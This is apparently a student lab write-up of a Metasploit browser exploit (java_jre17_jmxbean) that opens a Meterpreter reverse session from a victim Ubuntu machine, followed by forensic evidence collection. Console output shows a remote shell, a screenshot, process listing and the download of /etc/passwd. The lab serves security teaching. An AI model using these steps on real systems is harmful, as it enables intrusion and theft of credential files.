
In this lab, we are using Metasploit browser exploit method for the web templates with NAT/Port Forwarding and the ip address used is 203.0.113.2. The reverse port number used is 6666. As seen in figure 2.9, the server is started.



Loading, Please Wait...

Firefox automatically sends some data to Mozilla so that we can improve your experience.

Figure 2.10



Terminal
6:00 AM
student
Loading, Please Wait... - Mozilla Firefox
student@Ubuntu: ~
Firefox automatically sends some data to Mozilla so that we can improve your experience.
Choose What I Share

```
student@Ubuntu:~$ netstat -nao | grep 6666
tcp6       0      0 192.168.1.50:54730      203.0.113.2:6666        ESTABLISHED
off (0.00/0/0)
student@Ubuntu:~$
```

Figure 2.11

We logging into the address http://203.0.113.2:8000/ in firefox and the following command is used to verify if a connection has been made to the remote server:


netstat -nao | grep 6666



```
LPORT => 6666
resource (/root/.set/meta_config)> set URIPATH /
URIPATH => /
resource (/root/.set/meta_config)> set SRVPORT 8080
SRVPORT => 8080
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 203.0.113.2:6666
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://203.0.113.2:8080/
[*] Server started.
msf exploit(java_jre17_jmxbean) > [*] 203.0.113.1      java_jre17_jmxbean - hand
ling request for /
[*] 203.0.113.1      java_jre17_jmxbean - handling request for /favicon.ico
[*] 203.0.113.1      java_jre17_jmxbean - handling request for /favicon.ico
[*] 203.0.113.1      java_jre17_jmxbean - handling request for /iVcgqqLa.jar
[*] 203.0.113.1      java_jre17_jmxbean - handling request for /iVcgqqLa.jar
[*] Sending stage (45741 bytes) to 203.0.113.1
[*] Meterpreter session 1 opened (203.0.113.2:6666 -> 203.0.113.1:50972) at 2021
-10-18 05:56:55 -0400
```


Figure 2.12

On kali machine, we can see the meterpreter session has been opened.



```
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 203.0.113.2:6666
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://203.0.113.2:8080/
[*] Server started.
msf exploit(java_jre17_jmxbean) > [*] 203.0.113.1      java_jre17_jmxbean - handling reques
t for /
[*] 203.0.113.1      java_jre17_jmxbean - handling request for /favicon.ico
[*] 203.0.113.1      java_jre17_jmxbean - handling request for /favicon.ico
[*] 203.0.113.1      java_jre17_jmxbean - handling request for /iVcgqqLa.jar
[*] 203.0.113.1      java_jre17_jmxbean - handling request for /iVcgqqLa.jar
[*] Sending stage (45741 bytes) to 203.0.113.1
[*] Meterpreter session 1 opened (203.0.113.2:6666 -> 203.0.113.1:50972) at 2021-10-18 05:5
6:55 -0400

msf exploit(java_jre17_jmxbean) > sessions

Active sessions
===============

  Id  Type                    Information       Connection
  --  ----                    -----------       ----------
  1   meterpreter java/java   student @ Ubuntu  203.0.113.2:6666 -> 203.0.113.1:50972 (fe80:
:250:56ff:fe8e:4954)

msf exploit(java_jre17_jmxbean) > 
```


Figure 2.13



```
msf exploit(java_jre17_jmxbean) > [*] 203.0.113.1      java_jre17_jmxbean - handling reques
t for /
[*] 203.0.113.1      java_jre17_jmxbean - handling request for /favicon.ico
[*] 203.0.113.1      java_jre17_jmxbean - handling request for /favicon.ico
[*] 203.0.113.1      java_jre17_jmxbean - handling request for /iVcgqqLa.jar
[*] 203.0.113.1      java_jre17_jmxbean - handling request for /iVcgqqLa.jar
[*] Sending stage (45741 bytes) to 203.0.113.1
[*] Meterpreter session 1 opened (203.0.113.2:6666 -> 203.0.113.1:50972) at 2021-10-18 05:5
6:55 -0400

msf exploit(java_jre17_jmxbean) > sessions

Active sessions
===============

  Id  Type                    Information       Connection
  --  ----                    -----------       ----------
  1   meterpreter java/java   student @ Ubuntu  203.0.113.2:6666 -> 203.0.113.1:50972 (fe80:
:250:56ff:fe8e:4954)

msf exploit(java_jre17_jmxbean) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer    : Ubuntu
OS          : Linux 3.13.0-32-generic (i386)
Meterpreter : java/java
meterpreter > getuid
Server username: student
meterpreter > 
```


Figure 2.14

The aim is to activate the sessions and interact with the session 1. The following command is used to interact: **sessions -i 1**. The **sysinfo** command is used to receive the information on the operating system of the victim. The **getuid** command is used to receive the user information that the server is running as.



```
meterpreter > ps

Process List
============

 PID   Name                                                     Arch  User      Path
 ---   ----                                                     ----  ----      ----
 1     /sbin/init                                                     root      /sbi
n/init
 2     [kthreadd]                                                     root      [kth
readd]
 3     [ksoftirqd/0]                                                  root      [kso
ftirqd/0]
 5     [kworker/0:0H]                                                 root      [kwo
rker/0:0H]
 6     [kworker/u16:0]                                                root      [kwo
rker/u16:0]
 7     [rcu_sched]                                                    root      [rcu
_sched]
 8     [rcu_bh]                                                       root      [rcu
_bh]
 9     [migration/0]                                                  root      [mig
ration/0]
 10    [watchdog/0]                                                   root      [wat
chdog/0]
 11    [khelper]                                                      root      [khe
lper]
 12    [kdevtmpfs]                                                    root      [kde
vtmpfs]
 13    [netns]                                                        root      [net
```

Figure 2.15




```
.plugin2.main.client.PluginMain write_pipe_name=/tmp/.com.sun.deploy.net.socket.2966.116980
3369093188012.AF_UNIX
 3035  /usr/java/jre1.7.0/bin/java                                      student   /usr
/java/jre1.7.0/bin/java -classpath /tmp/~spawn526178784813130327.tmp.dir MRHSaIKTQn.WcszAkb
 3046  /usr/lib/deja-dup/deja-dup/deja-dup-monitor                      student   /usr
/lib/deja-dup/deja-dup/deja-dup-monitor
 3054  gnome-terminal                                                   student   gnom
e-terminal
 3060  gnome-pty-helper                                                 student   gnom
e-pty-helper
 3061  bash                                                             student   bash
 3134  /bin/sh                                                          student   /bin
/sh -c ps ax -w -o pid=,user=,command= 2>/dev/null
 3136  ps                                                               student   ps a
x -w -o pid=,user=,command=

meterpreter > screenshot
Screenshot saved to: /usr/share/set/tCyqDCFl.jpeg
meterpreter > download /etc/passwd
[*] downloading: /etc/passwd -> passwd
[*] download    : /etc/passwd -> passwd
meterpreter > shell
Process 1 created.
Channel 2 created.
pwd
/home/student
id student
uid=1000(student) gid=1000(student) groups=1000(student),4(adm),24(cdrom),27(sudo),30(dip),
46(plugdev),109(lpadmin),124(sambashare)
```

Figure 2.16

The **ps** command is used to receive the list of running processes on the victim and the **screenshot** command is used to print the victim's desktop screen.

To grab the passwd file, the following command is used: **download /etc/passwd**



Terminal
6:11 AM
student
Loading, Please Wait... - Mozilla Firefox
root@Ubuntu: /home/student
Firefox automatically sends some data to Mozilla so that we can improve your experience.
Choose What I Share

```
student@Ubuntu:~$ sudo su
[sudo] password for student:
root@Ubuntu:/home/student# echo student investigator > report.txt
root@Ubuntu:/home/student# cat report.txt
student investigator
root@Ubuntu:/home/student# date >> report.txt
root@Ubuntu:/home/student# uname -a >> report.txt
root@Ubuntu:/home/student# hostname >> report.txt
root@Ubuntu:/home/student# ifconfig -a >> report.txt
root@Ubuntu:/home/student# netstat -ano >> report.txt
root@Ubuntu:/home/student# ps aux >> report.txt
root@Ubuntu:/home/student# route -n >> report.txt
root@Ubuntu:/home/student# date >> report.txt
root@Ubuntu:/home/student#
```

Figure 2.17

As the system is compromised, it is important to collect information before it is switched off. As RAM is temporary storage, the information will be erased once the system is switched off. On the ubuntu system as sees in figure 2.1, the following command is used to obtain the root privilege: **sudo su**

The file is created using the command: **echo student investigator > report.txt**

To verify that the report.txt file has been created with the name "student investigator", the following command is used: **cat report.txt**


To add date and timestamp to the report.txt file, the following command is used: **date >> report.txt**. To print the system information to the report.txt file, the following command is used: **uname -a >> report.txt**

To add hostname to the report.txt file, the following command is used: **hostname >> report.txt**. To append network interface information to the report.txt file, the following command is used: **ifconfig -a >> report.txt**.

To append network statistics to the report.txt file, the following command is used: **netstat -ano >> report.txt**

